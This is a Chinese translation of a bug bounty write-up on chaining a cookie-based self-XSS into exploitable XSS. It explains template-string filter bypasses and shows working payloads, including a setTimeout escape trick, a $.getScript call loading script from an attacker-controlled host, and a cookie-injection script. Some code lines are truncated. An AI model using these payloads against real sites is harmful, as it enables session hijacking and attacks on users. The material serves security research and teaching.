Bug Bounty：将Self-XSS转换为可利用的XSS

Pinging / 2019-03-27 09:21:00 / 浏览数 2967 渗透测试 渗透测试 顶(0) 踩(0)

安全研究员Brian Hyde接受了Synack Red Teams的bug
bounty平台的邀请，并在其中一个程序中发现了一个反射性XSS漏洞。而本文记载了他在利用这个跨站点脚本（XSS）漏洞时遇到的困难、以及他在研究期间所使用的变通方

问题一：如何访问DOM


开始时，尽管Hyde发现了平台中的XSS漏洞，但期却无法访问DOM。 这是因为页面过滤掉了包含document.domain的payload上的括号。
因此，以下payload从未真正起作用：

```
alert(document.domain)
```

Hyde使用了反引号（在JavaScript函数中用来替换括号），因此payload看起来如下所示。

```
alert `document.cookie`
```

一旦XSS弹出窗口，Hyde就会看到document.domain并没有在后台被注册，但是在屏幕上却显示为文本。
弹框功能显示'document.domain'，而不是显示DOM的属性。



虽然Hyde的初始payload中的括号被检测出来，但让我们仔细看看这个过程背后的故事。

模板字符串在XSS过滤中的重要性

那些使用Ruby或Python等脚本语言的人无法访问JavaScript语言中提供的字符串操作。
为了满足现代Web应用程序的各种需求，JavaScript在服务器端和客户端都越来越多地使用JavaScript来自动生成页面内容，JavaScript引入了Template Strings■也称为Template Literals）。自Chrome版本41和Firefox版本34之后，它们已经可以在浏览器中使用。从那时起，Template Strings已经成为MVVM（模型 - 视图 - 视图模型）技术（如AngularJS和KnockOutJS）的主要使用基础。


模板字符串允许字符串替换、多行字符串、标记模板、表达式添加以及其他功能。 它使用反引号来代替单引号或双引号表示。 下面是一个例子。

```
var greeting = `Yo World!`;
```

字符串替换


以下方法可以添加一个变量，该变量使用占位符将文本放入alert中：

```
var name="Netsparker Turkey";
alert(`Welcome to ${name} Blog`);
```




占位符必须位于$ {}字符之间。 也可以在字符串替换过程中调用占位符函数，因为此过程的JavaScript表达式是有效的。

```
var name="Netsparker Turkey";
alert(`Welcome to ${name.toUpperCase()} Blog`);
```




这是另一个函数的示例。

```
function sayHello() { return "welcome to Netsparker Blog!"; }
alert(`Dear guest, ${sayHello()}`);
```



如果你需要在字符串中使用反引号，则必须使用反斜杠转义反引号字符，如下面实例所示。

```
var hello= `\` is useful`;
alert(`${hello}`);
```



多行字符串

在JavaScript中，这些是定义多行字符串时最常用的方法：

```
var greeting = "Yo \
World";
```

或者：

```
var greeting = "Yo " +
"World";
```

虽然这些方法对我们的代码没有任何负面的影响，但Template Strings引入了一种新方法。
使用模板字符串意味着用户不再需要按照这些方法来编写多行字符串。

相反，我们可以以简单的方式在多行上编写代码。

```
console.log(`string text line 1
string text line 2`);
```

标记模板

标记模板是最常用的模板字符串。 它们使用户可以使用模板字符串作为函数的参数。 如下面的例子。

```
var message = tag`Hello world`;
```

这是一个执行HTML编码的函数。 html标签处理模板字符串并对其进行更改，具体取决于函数。

```
html`<p title="${title}">Hello ${you}!</p>`
```

克服document.domain问题

到目前为止，我们已经发现了具有alert功能的payload中使用反引号的机制。
如图所示，其并不是document.domain属性的最终结果，文本'document.domain'显示在屏幕上。

Hyde使用下面的方法（取自Brute Logic的XSS表单）来克服这个问题：

```
setTimeout`alert\x28document.domain\x29`
```

setTimeout函数允许注册反引号，使document.domain属性值能够添加到显示的消息中。

Self-XSS的发现与利用

Hyde还在Bug Bounty网站范围内的子域中发现了一个Self-XSS漏洞，其中包含一个bug■■■■。
利用Self-XSS非常困难，因为它需要使用cookie值进行注入。 然而我们无法在没有其他漏洞的帮助下更改用户浏览器上的cookie值。

但是，域可以在所有子域上设置有效的cookie。 同样，我们可以从子域覆盖主域上的cookie。

Hyde制定了一个计划，使用他发现的XSS并利用反引号进行进一步操作，以便为子域设置cookie。 但这一次，他在XSS的payload上遇到了字符限制的问题。
使用他发现的XSS，他调用了在他控制下的域上发现的JavaScript代码。 下一步，他使用jQuery的getScript函数进行进一步行动。
以下是getString函数的示例。

```
$.getScript`//xss.example.com/xss.js`
```

Hyde在网站上添加了以下JavaScript。 这就是他成功地将Self-XSS转换为可利用的XSS漏洞的方法。

```
$('html').html('<h1>Click the button below to continue.</h1><input type="submit" value="Click Me" onclick=setCookieRedir() />'
function setCookieRedir(){
     document.cookie = "vulnerableCookie=LS0+PC9zY3JpcHQ+PHNjcmlwdD5hbGVydChkb2N1bWVudC5kb21haW4pOy8v;path=/;domain=.example.c
window.location = "https://example.com/vulnerablePage.html";
}
```

cookie值的编码方式取决于目标网站的运行方式。 以下是在JavaScript代码中使用的cookie值的base64编码版本。

```
LS0+PC9zY3JpcHQ+PHNjcmlwdD5hbGVydChkb2N1bWVudC5kb21haW4pOy8v
```

当此值被解码并映射到DOM时，以下XSS的payload成功运行。

```
--></script><script>alert(document.domain);//
```

进一步阅读

有关Hyde渗透过程的更多信息，请参阅Cookie Based Self-XSS to Good XSS。

此外，来自Google的Javascript专家Addy Osmani也写了一篇名为Getting Literal With ES6 Template Strings的详细文章，它可能会帮助读者了解更多。

■■■■■■■■■■■■https://www.netsparker.com/blog/web-security/transforming-self-xss-into-exploitable-xss/

上一篇：利用FLIRT恢复静态编译程序的符号 下一篇：某CMS后台CSRF漏洞利用
1. 0 条回复
   - 动动手指，沙发就是你的了！

目录